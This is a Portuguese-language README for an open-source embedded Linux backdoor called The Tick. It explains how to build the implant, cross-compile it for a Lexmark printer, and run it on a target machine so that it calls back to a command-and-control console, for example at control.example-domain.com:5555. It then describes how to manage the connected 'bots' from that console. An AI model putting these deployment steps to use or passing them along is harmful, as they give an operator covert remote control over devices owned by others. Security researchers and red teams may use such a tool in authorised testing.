
 nccgroup/thetick
Um backdoor Linux embarcado simples.

Um backdoor simples para Linux embarcado.

The Tick depende apenas de libcurl, portanto certifique-se de ter o pacote de desenvolvimento correspondente. Por exemplo, em distribuições baseadas em Debian, você faria o seguinte:
sudo apt-get install libcurl-dev
Depois que as dependências estiverem instaladas, basta executar o makefile:
cd src
make clean
make
Quando o comando "make" terminar de ser executado, o binário compilado pode ser encontrado na pasta "bin". Este é o binário que você quer executar na máquina alvo para controlá-la remotamente.
Ao fazer a compilação cruzada para plataformas suportadas, a resolução de dependências e a compilação são feitas automaticamente para você. Atualmente, a única plataforma suportada para compilação cruzada é a impressora Lexmark CX310DN, mas mais dispositivos serão adicionados posteriormente. Consulte o makefile para mais detalhes.
O console de comando e controle é escrito em Python e, portanto, não precisa ser compilado.
Obter persistência no backdoor dependerá muito da plataforma alvo e, portanto, não é documentado aqui.
Na máquina alvo, execute o binário do backdoor com os seguintes argumentos:
./ticksvc ADDR PORT
Onde "ADDR" e "PORT" devem ser substituídos pelo endereço IP e pela porta onde o console de comando e controle estará escutando. A porta padrão é 5555.
O console de comando e controle não requer instalação, mas pode ter dependências não resolvidas. Execute o seguinte comando para garantir que todas as dependências estejam instaladas corretamente (observe que isso não requer sudo):
pip install --upgrade -r requirements.txt
Na maioria dos ambientes de desktop Linux, o seguinte arquivo "Tick.desktop" criará um ícone no qual você pode clicar duas vezes para executar o console:
[Desktop Entry]
Encoding=UTF-8
Value=1.0
Type=Application
Name=The Tick
GenericName=The Tick
Comment=An embedded Linux backdoor
Icon=/opt/thetick/doc/logo.png
Exec=/opt/thetick/tick.py
Terminal=true
Path=/opt/thetick/
A localização exata do arquivo Tick.desktop pode variar entre as distribuições Linux, mas, em geral, colocá-lo na área de trabalho deve funcionar. Certifique-se de editar o caminho para onde você baixou The Tick (/opt/thetick no exemplo acima).
Para executar o binário do backdoor na plataforma alvo, defina o hostname e a porta do servidor de controle como opções de linha de comando. Por exemplo:
./ticksvc control.example-domain.com 5555
No servidor de controle, você pode querer executar o console dentro de uma instância do GNU screen ou similar:
sudo apt-get install screen
screen -S thetick ./thetick.py
Dessa forma, você pode destacar-se do console pressionando Control+A seguido de D. Você pode retornar ao console mais tarde assim:
screen -r thetick

O console informará quando um novo bot se conectar a ele. Use o comando "bots" para exibir os bots atualmente conectados, e o comando "use" selecionará um bot para trabalhar. O comando "help" mostra o manual do usuário.

Aqui estão algumas capturas de tela que ilustram do que o console é capaz:
The Tick foi referenciado na seguinte apresentação da 44Con por Daniel Romero e Mario Rivas:







